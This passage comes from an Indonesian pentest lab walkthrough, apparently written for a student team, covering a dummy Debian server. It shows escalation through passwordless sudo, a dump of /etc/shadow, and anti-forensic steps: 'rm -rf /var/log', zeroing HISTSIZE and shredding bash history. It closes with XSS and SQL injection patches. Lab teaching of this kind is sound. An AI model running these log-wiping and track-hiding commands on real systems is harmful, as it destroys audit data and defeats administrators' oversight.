Linux debian 2.6.32-5-686 #1 SMP Mon Sep 23 23:00:18 UTC 2013 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar 1 19:35:03 2015 from 192.168.56.107
user@debian:~$ |

```

Hm.. login berhasil. Kita coba tampilkan file password di **/etc/shadow**

```
user@debian: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x user@debian: ~ x  
root@kortisa:~# ssh user@192.168.56.101  
user@192.168.56.101's password:  
Linux debian 2.6.32-5-686 #1 SMP Mon Sep 23 23:00:18 UTC 2013 i686  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Mar 1 19:35:03 2015 from 192.168.56.107  
user@debian:~$ cat /etc/shadow  
cat: /etc/shadow: Permission denied  
user@debian:~$ |
```


Oops.. saya lupa kita belum mendapat akses root nya haha :D

Kita coba pakai perintah **sudo** didepannya

```
user@debian: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x user@debian: ~ x  
cat: /etc/shadow: Permission denied  
user@debian:~$ sudo cat /etc/shadow  
root:*:16495:0:99999:7:::  
daemon:*:15988:0:99999:7:::  
bin:*:15988:0:99999:7:::  
sys:*:15988:0:99999:7:::  
sync:*:15988:0:99999:7:::  
games:*:15988:0:99999:7:::  
man:*:15988:0:99999:7:::  
lp:*:15988:0:99999:7:::  
mail:*:15988:0:99999:7:::  
news:*:15988:0:99999:7:::  
uucp:*:15988:0:99999:7:::  
proxy:*:15988:0:99999:7:::  
www-data:*:15988:0:99999:7:::  
backup:*:15988:0:99999:7:::  
list:*:15988:0:99999:7:::  
irc:*:15988:0:99999:7:::  
gnats:*:15988:0:99999:7:::  
nobody:*:15988:0:99999:7:::  
libuuid:!:15988:0:99999:7:::  
mysql:!:16072:0:99999:7:::
```



Loh kok? Tunggu dulu. Seharusnya ketika kita gunakan perintah **sudo** (super user do) maka kita harus memasukkan password **root** terlebih dahulu agar perintah yang dimaksud dapat dijalankan. Tapi ini berarti.. perintah **sudo** dikonfigurasi agar setiap perintah ini dijalankan maka tidak perlu memasukkan password root! Ini berarti *attacker* bisa langsung saja login root dengan perintah **sudo su**

A screenshot of a terminal window titled 'user@debian: ~'. The window shows a list of system users and their passwords, all of which are '15988:0:99999:7:::'. The user 'user' has a password of '8Ab05sVQ4LLps:16495:0:99999:7:::'. The user enters the command 'sudo su', which is highlighted in green. The prompt changes to 'root@debian:/home/user#', and the user enters 'whoami', which returns 'root'. The user then enters 'id', which returns 'uid=0(root) gid=0(root) groups=0(root)'. Finally, the user enters 'you got p0wned! w00t w00t!!! r00ted by orang ganteng :p', which is also highlighted in green.

```
user@debian: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x user@debian: ~ x  
man:*:15988:0:99999:7:::  
lp:*:15988:0:99999:7:::  
mail:*:15988:0:99999:7:::  
news:*:15988:0:99999:7:::  
uucp:*:15988:0:99999:7:::  
proxy:*:15988:0:99999:7:::  
www-data:*:15988:0:99999:7:::  
backup:*:15988:0:99999:7:::  
list:*:15988:0:99999:7:::  
irc:*:15988:0:99999:7:::  
gnats:*:15988:0:99999:7:::  
nobody:*:15988:0:99999:7:::  
libuuid:!:15988:0:99999:7:::  
mysql:!:16072:0:99999:7:::  
sshd:*:16072:0:99999:7:::  
user:8Ab05sVQ4LLps:16495:0:99999:7:::  
user@debian:~$ sudo su  
root@debian:/home/user# whoami  
root  
root@debian:/home/user# id  
uid=0(root) gid=0(root) groups=0(root)  
root@debian:/home/user# you got p0wned! w00t w00t!!! r00ted by orang ganteng :p
```

Oh yeah, you got r00t!!!

### ✓ Covering Tracks

Setelah melakukan aksinya, tentu saja seorang *attacker* yang “tidak bodoh” paham bahwa aksi nya tersebut akan ketahuan oleh sang Admin ketika admin ngecek log server nya. Jika aksi nya tersebut ketahuan oleh sang Admin, bisa-bisa dia dituntut dengan undang-undang ITE. Untuk itu perlu dilakukan tahapan terakhir dari proses hacking, yaitu *Covering Tracks* atau membersihkan jejak-jejak aktifitas hacking agar tidak terdeteksi oleh sang admin. Keseluruhan aktifitas yang terjadi pada server target akan tercatat dalam bentuk file **log** yang berada pada direktori **/var/log**. Untuk itu seorang *attacker* akan menghapus seluruh isinya untuk menghapus jejak-jejaknya dengan perintah: **rm -rf /var/log**

```
user@debian: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x user@debian: ~ x  
root@debian:~# last  
user pts/0 192.168.56.107 Sun Mar 1 19:41 still logged in  
user pts/0 192.168.56.107 Sun Mar 1 19:35 - 19:41 (00:06)  
user tty1 Sun Mar 1 08:46 still logged in  
user tty3 Sun Mar 1 08:46 still logged in  
user tty2 Sun Mar 1 08:46 still logged in  
user tty6 Sun Mar 1 08:46 still logged in  
user tty4 Sun Mar 1 08:46 still logged in  
user tty5 Sun Mar 1 08:46 still logged in  
reboot system boot 2.6.32-5-686 Sun Mar 1 08:46 - 20:17 (11:30)  
  
wtmp begins Sun Mar 1 08:46:48 2015  
root@debian:~# rm -rf /var/log/  
root@debian:~# ls /var/log  
local/ lock/  
root@debian:~# ls /var/log  
local/ lock/  
root@debian:~# mkdir /var/log  
root@debian:~# last  
last: /var/log/wtmp: No such file or directory  
Perhaps this file was removed by the operator to prevent logging last info.  
root@debian:~# |
```

Hapus juga *bash history* pada mesin target, agar jika ada kemungkinan admin mengecek history sang admin gak curiga

```
user@debian: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x user@debian: ~ x  
root@debian:~# more ~/.bash_history  
cd /var/log  
ls  
cd mysql  
ls  
ls  
ls  
cd ..  
ls  
cd apache2/  
ls  
cat other_vhosts_access.log  
cat error.log  
exit  
exit  
cat /etc/shadow  
exit  
root@debian:~# echo $HISTSIZE  
500  
root@debian:~# export HISTSIZE=0  
root@debian:~# |
```



Tapi ternyata setelah dicek belum hilang juga, maka gunakan perintah **shred**



```
user@debian: ~  
File Edit View Search Terminal Tabs Help  
root@kortisa: ~ x root@kortisa: ~ x root@kortisa: ~ x user@debian: ~ x  
/root/.bashhistory: No such file or directory  
root@debian:~# more /root/.bash_history  
cd /var/log  
ls  
cd mysql  
ls  
ls  
ls  
cd ..  
ls  
cd apache2/  
ls  
cat other_vhosts_access.log  
cat error.log  
exit  
exit  
cat /etc/shadow  
exit  
root@debian:~# shred -zu /root/.bash_history  
root@debian:~# more /root/.bash_history  
/root/.bash_history: No such file or directory  
root@debian:~# |
```


Perfecto! Kini jejak-jejak sang *attacker* telah berhasil dihilangkan :D

Namun tentunya tidak menutup kemungkinan sang *attacker* benar-benar sudah “aman” dari aksinya. Kita tahu sekarang sudah ada namanya *Digital Forensics* untuk mengidentifikasi jejak-jejak *cyber criminal* dalam melancarkan aksinya dan tentunya ini bukanlah hal yang bisa dianggap remeh bagi seorang *attacker*.

# PATCHING VULNERABILITY

Sebagai seorang *Ethical Hacker*, setelah selesai melakukan penetration testing maka tahap selanjutnya adalah membuat laporan yang menjelaskan vulnerability apa saja yang ditemukan beserta *patching* terhadap *vulnerabilities* tersebut. Secara garis besar, terdapat 2 jenis celah keamanan yang mendasar pada target server kali ini, yaitu *Cross-Site Scripting (XSS)* dan *SQL Injection Vulnerability*.


Untuk mengatasinya ternyata sangat mudah, untuk bugs XSS kita cukup menambahkan fungsi **htmlspecialchars()** pada variabel yang menampung data pada kolom komentar di halaman `post.php`. Fungsi `htmlspecialchars()` adalah fungsi yang dapat memfilter kode script menjadi *plain text* atau teks biasa. Setelah ditelusuri variabel ini berada pada file *class* PHP di: **/var/www/classes/post.php**

A screenshot of a terminal window showing the nano text editor editing the file `classes/post.php`. The editor's title bar indicates the user is `user@debian`. The code in the editor shows a function `add comment()` that constructs an SQL query. A comment in Indonesian is added to the code: `// Tambahkan fungsi htmlspecialchars() pada $_POST["text"]`. The `render_with_comments()` function is also visible, showing how the `$_POST["text"]` is being used in an HTML output. The background of the nano editor shows a dark image of people holding protest signs with Indonesian text.


```
GNU nano 2.2.4 File: classes/post.php Modified

$str.= "</a></p>";
return $str;
}
function add comment() {
    $sql = "INSERT INTO comments (title,author, text, post id) values ('";
    $sql .= mysql_real_escape_string($_POST["title"]); "','";
    $sql .= mysql_real_escape_string($_POST["author"]); "','";
    $sql .= mysql_real_escape_string(htmlspecialchars($_POST["text"])); "','"; // Tambahkan fungsi htmlspecialchars() pada $_POST["text"]
    $sql .= intval($this->id).")";
    $result = mysql_query($sql);
    echo mysql_error();
}
function render_with_comments() {
    $str = "<h2 class='\"title\"'><a href='\"/post.php?id='\".h($this->id).\"\">\".h($this->title).\"</a></h2>\"";
    $str.= "<div class='\"inner\"' style='\"padding-left: 40px;\">\"";
    $str.= "<p>\".htmlentities($this->text).\"</p></div>\"";
    $str.= "<n\\n<div class='\"comments\"'><h3>Comments: </h3><n<ul>\";
    foreach ($this->get_comments() as $comment) {
        $str.= "<n<li>\".$comment->text.\"</li>\";
    }
    $str.= "<n</ul></div>\"";
    return $str;
}
function get_comments_count() {
    if (!preg_match('/^[0-9]+$/', $this->id)) {
        die("ERROR: INTEGER REQUIRED");
    }
    $comments = Array();
}
```

Setelah itu kita buktikan dengan mengetes kembali bugs XSS ini, maka kini tag `<script></script>` tidak bisa berjalan lagi, namun menjadi *plain text* biasa dan disimpan sebagai data di dalam database, bukan lagi tersimpan sebagai script javascript dalam file.



Untuk bugs SQL Injection, juga sangat mudah. Banyak sekali fungsi PHP yang dapat digunakan untuk memfilter karakter-karakter asing selain integer pada variabel `$_GET`. Salah satunya adalah fungsi `intval()` yang akan mengkonversikan apapun karakter yang bercampur dengan nilai dari suatu variabel menjadi hanya berupa data integer. Untuk itu, kita harus mengedit file `/var/www/admin/edit.php` untuk menambahkan fungsi ini



# About

Terima kasih telah membaca, tutorial ini hanya “iseng” saya tulis khusus untuk anggota Polibatam Cyber Team untuk lebih memudahkan dalam pemahaman langkah-demi-langkah meretas *server dummy* yang telah disediakan di lab keamanan jaringan. Akhir kata, semoga dapat dipahami dengan baik dan... happy h\*cking! ;D

**root@kortisa**

# Referensi

<http://www.sw1tch.net/blog/walkthrough-for-pentester-lab-xss-and-mysql-file>

<http://104.131.232.232/2014/12/pentester-lab-xss-and-mysql-file/>